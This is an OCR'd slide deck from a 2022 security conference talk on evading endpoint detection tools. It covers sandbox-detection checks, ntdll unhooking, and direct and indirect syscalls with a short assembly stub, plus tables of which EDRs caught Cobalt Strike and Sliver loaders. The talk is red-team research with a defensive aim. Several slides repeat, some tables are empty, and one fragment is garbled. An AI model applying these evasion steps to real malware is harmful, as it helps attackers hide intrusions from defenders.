EDR Evasion Primer

Hack-in-the-Box, Singapore, Aug 25, 2022

Jorge Gimenez <jorge@srlabs.de>
Karsten Nohl <nohl@srlabs.de>

Security Research Labs

Today, we talk about circumventing Endpoint Detection & Response (EDR) systems

Agenda

- **How EDRs work**
- **Effective techniques to circumvent them**
- **How to compensate for EDR protection gaps**

Related work

- We are not the first to look at EDR evasion. Plenty of information is available online, including on the techniques presented herein
- Check out this paper for a summary and references: www.mdpi.com/2624-800X/1/3/21

Nice to meet you :)

Jorge Gimenez

Red Teamer

Security Researcher at SRLabs

Karsten Nohl

Infrastructure Hacker

Chief Scientist at SRLabs

We run a small EDR test lab

Background

- SRLabs regularly conducts red team exercises
- The prepare and test EDR evasion for these exercises, we run our own mini EDR test lab
- Each EDR is running in an isolated virtual machine
- All EDR features are enabled with one exception: Cloud uploads
- The results shared in this presentation were generated in the test lab in August 2022

EDR Test Lab

Inject malware samples and see if they get detected

EDR: **MS Defender for Endpoint**	EDR: **Symantec EDR**	EDR: **Sentinel One**	Antivirus (as reference)
Win 10 VM	Win 10 VM	Win 10 VM	Win 10 VM

VMWare Hypervisor

Agenda

How EDRs work

Effective techniques to circumvent them

How to compensate for EDR protection gaps

EDRs conduct three types of analyses to detect endpoint detection and abuse

	A. Static analysis	B. Dynamic analysis	C. Behavioral analysis
	▪ Extract information from binary	▪ Execute binary in a sandbox environment and observe it	▪ Observe the binary as its executing on the computer ▪ Hook into important functions/syscalls to learn in realtime about behavior ▪ Analyzes not only the binary, but everything that surrounds the execution
Looks for	**Common patterns**: - Known malicious strings - Threat actor IP or domains - Malware binary hashes	**Malicious behavior in sandbox**: - Network connections - Registry changes - Memory Access - File creation/deletion	**Malicious behavior when running without sandbox**: - User actions - system calls - commands executed in the command line - Which process is executing the code


Antivirus tools are based on static and dynamic analysis

\+

EDRs add behavioral analysis – *our focus today*

A. Static Analysis – your good ol’ antivirus engine

Static analysis detects malware through known indicators of compromise



Static analysis evasion allows malware to stay undetected by avoiding static signatures, using two techniques

Obfuscation	▪ Change function and variable names ▪ Applying encoding mechanisms such as Caesar ciphers
Encryption	▪ Apply encryption to potentially-flagged code parts (“packer”/ ”loader”) ▪ Then obfuscate the decryption routine to avoid additional signatures

[1] Checking for exact values can also be augmented by heuristics that are applied on the collected data

B. Dynamic Analysis – controlled detonation in a sandbox

Dynamic analysis observes malware in sandbox

Malware

User downloads file

clickme.exe

EDR or Antivirus

Execute file in virtual machine (“sandbox”) and observe behavior

- Network Connections
- Registry Changes
- Memory access
- File Creation

Compare against database of known malicious values[1]

- Do nothing if legit
- Delete file if malicious

Database with Indicators of Compromise (IOCs)

Dynamic analysis evasion tries to detect the sandbox and stop the malware before being detected


Check number of processors	Sandbox environments usually run with a limited number of processors
Check memory size	Sandbox environments usually do not have much RAM memory available
Check filename	Check if the malware name changed when bring copied into the sandbox
Call non-virtualized APIs	Some WinAPIs are not emulated by most sandboxes. For example, the return value of VirtualAllocExNuma() will be NULL
Check user/ domain	For targeted attacks, the malware can check whether the targeted user account or domain name exists in the sandbox
Sleep	Delaying the execution of the malicious routine can help to exhaust the EDR engine

The more sandbox checks are used in parallel, the more suspicious the malware might appear

[1] Checking for exact values can also be augmented by heuristics that are applied on the collected data

C. Behavioral Analysis – playing with fire

Behavioral analysis closely monitors malware while it is executing on the actual computer



[1] Different EDRs might apply different hooking methods and also choose other DLLs or functions to hook

Agenda

How EDRs work

Effective techniques to circumvent them

How to compensate for EDR protection gaps

Evasion techniques can render EDRs ineffective – We discuss three options

i Details on next slides

We are finding out EDR effectiveness by testing different versions of our encrypted malware loader

1. Apply **base evasion** to all samples

Evade Static Analysis

Payload AES Encryption

Evade Dynamic Analysis / Sandbox

- Sleep Timer
- VirtualAllocExNuma()
- Check If >2GB RAM

2. Experiment with different **Behavioral Analysis Evasion techniques**

No evasion attempt (just WinAPI calls)

Malware does not try to evade behavioral analysis and directly calls Windows APIs

1 Evasion through **Unhooking**

Malware overwrites EDR hooks before executing payload


2 Evasion through **Direct System Calls**

Malware circumvents hook in system dll's by directly sys-calling into kernel

3 Evasion through **Indirect System Calls**

Malware uses code fragments in kernel dll's without calling the hooked functions in those dll's

Evasion technique 1 – Unhook EDR by overwriting ntdll.dll with a clean version



Security Research Labs

Evasion technique 1 – Unhook EDR by overwriting ntdll.dll with a clean version

Malware

EDR

Kernel

Normal

- **EDR hooks into NTDLL** to analyze and correlate the data
- Common API calls go **through NTDLL**

kernel32 — VirtualAlloc

ntdll.dll with hooks — NtAllocateVirtualMemory

EDR catches syscall

NtAllocateVirtualMemory

“Unhooking” the EDR

- **Obtain original ntdll.dll** without EDR hooks (e.g. read from disk)
- **Overwrite** ntdll.dll in **own process memory with original one**

kernel32 — VirtualAlloc

ntdll.dll without hooks — NtAllocateVirtualMemory

EDR sees nothing

NtAllocateVirtualMemory

Different methods exists to obtain a “clean” ntdll.dll

1	Read ntdll.dll from disk
2	Start process in suspended state and copy it from there
?	Get creative!

Evasion technique 1 – Unhook EDR by overwriting ntdll.dll with a clean version

Malware

Normal

- **EDR hooks into NTDLL** to analyze and correlate the data
- Common API calls go **through NTDLL**

"Unhooking" the EDR

- **Obtain original ntdll.dll** without EDR hooks (e.g. read from disc)
- **Overwrite** ntdll.dll in **own process memory with original one**

Different methods exists to obtain a "clean" ntdll.dll

Might not work:

- **Accessing ntdll.dll from disk is often flagged by EDRs, as it is a common way of unhooking a process.**
- **The API calls to overwrite ntdll.dll are probably hooked as they reside within the hooked ntdll.dll**

EDR

EDR catches syscall


EDR sees nothing

Kernel

NtAllocateVirtualMemory

NtAllocateVirtualMemory

Evasion technique 2 – Avoid EDR hooks by directly calling kernel system calls



SSN (System Service Number)

- It identifies **which syscall** executes
- **The syscall number varies** between Windows versions
- It can be obtained **dynamically** – conveniently automated by SysWhispers2

- Can trigger static analysis since the syscall assembly instruction **might be flagged**

Evasion technique 2 – Avoid EDR hooks by directly calling kernel system calls

Malware

Normal

- **EDR hooks into NTDLL** to analyze and correlate the data
- Common API calls go **through NTDLL**

Direct Syscalls

- Implement own **syscall in assembly**
- Call syscall **directly** and bypass NTDLL hooks

```
NtAllocateVirtualMemory10 proc
                mov r10, rcx
                mov eax, 18h
                syscall
```

SSN (System Service Number)

- It identifies **which syscall** executes
- **The syscall number varies** between Windows versions
- It can be obtained

Might not work:

- **Having syscall assembly instructions compiled into an executable is unusual and can be flagged as suspicious / malicious**
- **Heads up: Only the loader evades the EDR. You need to be careful since the C2 malware might still use the hooked functions**

EDR

EDR catches syscall

EDR sees nothing

Kernel

NtAllocateVirtualMemory

NtAllocateVirtualMemory

Evasion technique 3 – Further increase stealth through indirect system calling

Malware

Normal

- **EDR hooks into NTDLL** to analyze and correlate the data
- Common API calls go **through NTDLL**

kernel32 VirtualAlloc

ntdll.dll NtAllocateVirtualMemory

EDR catches syscall

NtAllocateVirtualMemory

Direct Syscalls

- Implement own **syscall in assembly**
- Call syscall **directly** and bypass NTDLL hooks

```
NtAllocateVirtualMemory10 proc
        mov r10, rcx
        mov eax, 18h
        syscall
        ret
NtAllocateVirtualMemory10 endp
```

Import assembly NtAllocateVirtualMemory

ntdll.dll NtAllocateVirtualMemory

EDR sees nothing

NtAllocateVirtualMemory

Indirect Syscalls

- Prepare syscall **in assembly** (as with direct syscalls)

```
NtAllocateVirtualMemory10 proc
        mov r10, rcx
        mov eax, 18h
```

- Then find a **syscall instruction** in ntdll.dll and **jumps** to that location

Import assembly NtAllocateVirtualMemory

ntdll.dll syscall

EDR sees nothing


NtAllocateVirtualMemory


EDR

Kernel

One more thing: You can boost any of the evasion techniques by hiding inside a .dll

.exe	.dll
▪ Is designed to run independently ▪ Has its own memory space ▪ Allows EDR to tightly observe execution of suspicious files, for example Internet downloads	▪ The Windows implementation of “shared libraries” ▪ Need a host process loading them and shares memory space with the host process ▪ Harder to follow suspicious downloads





The 3 simple injection techniques work surprisingly well against common EDR systems

Detected
Undetected

Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

		EDR1		EDR2		EDR3		AV	
		Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
No behavioral analysis or sandbox evasion	.exe	Detected	Detected	Detected	Detected	Detected	Detected	Undetected	Undetected
	.dll	Detected	Detected	Detected	Detected	Detected	Detected	Undetected	Undetected
Only sandbox evasion	.exe	Detected	Detected	Detected	Detected	Detected	Detected	Undetected	Undetected
	.dll	Detected	Detected	Detected	Undetected	Detected	Detected	Undetected	Undetected
1 Unhooking	.exe	Detected	Detected	Detected	Detected	Undetected	Undetected	Undetected	Undetected
	.dll	Detected	Undetected	Detected	Undetected	Undetected	Undetected	Undetected	Undetected
2 Direct syscalls	.exe	Detected	Detected	Detected	Detected	Undetected	Undetected	Undetected	Undetected
	.dll	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
3 Indirect syscalls	.exe	Detected	Detected	Detected	Detected	Undetected	Undetected	Undetected	Undetected
	.dll	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected

Cobalt Strike and **Sliver** are popular C&C tools to control infected computers

Base case. A malware that does not try to evade behavioral analysis

EDR evasion techniques. Three approaches to circumvent EDR behavioral analysis (as explained on previous slides)

Take aways.

- EDRs are more likely to trigger based on well-known abuse tools like Cobalt Strike, suggesting some level of fingerprinting
- Malware hiding in .dll's is less likely to get detected by EDRs
- EDRs differ in their effectiveness, however some evasion techniques successfully circumvent most (all?) of them
- Our experiments so far only use well-known techniques. Better evasion is possible should it become necessary

The 3 simple injection techniques work surprisingly well against common EDR systems

Detected
Undetected

Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

Cobalt Strike and **Sliver** are popular C&C tools to control infected computers

Base case. A malware that does not try to evade behavioral analysis

EDR evasion techniques. Three approaches to circumvent EDR behavioral analysis (as explained on previous slides)

Take aways.

- EDRs are more likely to trigger based on well-known abuse tools like Cobalt Strike, suggesting some level of fingerprinting
- Malware hiding in .dll's is less likely to get detected by EDRs
- EDRs differ in their effectiveness, however some evasion techniques successfully circumvent most (all?) of them
- Our experiments so far only use well-known techniques. Better evasion is possible should it become necessary

The 3 simple injection techniques work surprisingly well against common EDR systems

Detected
Undetected

Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

		EDR1		EDR2		EDR3		AV	
		Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
No behavioral analysis or sandbox evasion	.exe								
	.dll								
Only sandbox evasion	.exe								
	.dll								
1 Unhooking	.exe								
	.dll								
2 Direct syscalls	.exe								
	.dll								
3 Indirect syscalls	.exe								
	.dll								

Cobalt Strike and **Sliver** are popular C&C tools to control infected computers

. A malware
not try to
avioral

on
techniques.
Three approaches to circumvent EDR behavioral analysis (as explained on previous slides)

Detection seems partly based on known Cobalt Strike behavior signatures

Take aways.

- EDRs are more likely to trigger based on well-known abuse tools like Cobalt Strike, suggesting some level of fingerprinting
- Malware hiding in .dll's is less likely to get detected by EDRs
- EDRs differ in their effectiveness, however some evasion techniques successfully circumvent most (all?) of them
- Our experiments so far only use well-known techniques. Better evasion is possible should it become necessary

The 3 simple injection techniques work surprisingly well against common EDR systems

Detected
Undetected

Step 1: System Infection. We tested three different evasion techniques (and two base cases) against three leading EDR solutions, and one antivirus solution. All experiments were run in August 2022.

		EDR1		EDR2		EDR3		AV	
		Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
No behavioral analysis or sandbox evasion	.exe								
	.dll								
Only sandbox evasion	.exe								
	.dll								
1 Unhooking	.exe								
	.dll								
2 Direct syscalls	.exe								
	.dll								
3 Indirect syscalls	.exe								
	.dll								

Two evasion techniques work universally against all tested EDRs

Cobalt Strike and **Sliver** are popular C&C tools to control infected computers

Base case. A malware that does not try to evade behavioral analysis

EDR evasion techniques. Three approaches to circumvent EDR behavioral analysis (as explained on previous slides)

Take aways.

- EDRs are more likely to trigger based on well-known abuse tools like Cobalt Strike, suggesting some level of fingerprinting
- Malware hiding in .dll's is less likely to get detected by EDRs
- EDRs differ in their effectiveness, however some evasion techniques successfully circumvent most (all?) of them
- Our experiments so far only use well-known techniques. Better evasion is possible should it become necessary

After successful injection, the EDR might still detect the hacker based on suspicious actions

Chain of events from malware download to execution and system abuse

User interacts with infected file, e.g. .lnk, Office Macro	**Malware is executed** – either in the delivery script or deferred with .dll hijacking	**Hacker interacts with the malware** remotely (“command and control”)	**Hacker collects more information** from system and Active Directory	Finally, **hacker performs malicious actions**, like stealing or encrypting files

What we covered so far

- Potential malware get downloaded/executed
- EDR analyses
- We use evasion techniques not to get detect

Let’s look at the next steps in the hacking chain …

- Once the malware is running, we can trigger different malicious actions
- These, too, can get detected by the EDR
- But mostly they are not – *see next slide*

EDR systems only trigger on few suspicious actions

Detected (green)
Undetected (red)

Step 2: System Abuse. After successfully starting the malware (in step 1), we are now executing malicious actions of the target.
All tests in this overview are based on the *indirect syscall .dll* injection technique (from step 1).

		EDR1		EDR2		EDR3		AV	
	Abuse vector	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver	Cobalt	Sliver
Use malware built-in capabilities	C&C channel	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
	Open SOCKS tunnel, e.g. for Network scanning	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
	Data exfiltration	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
	KeyLogger	Detected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected	Undetected
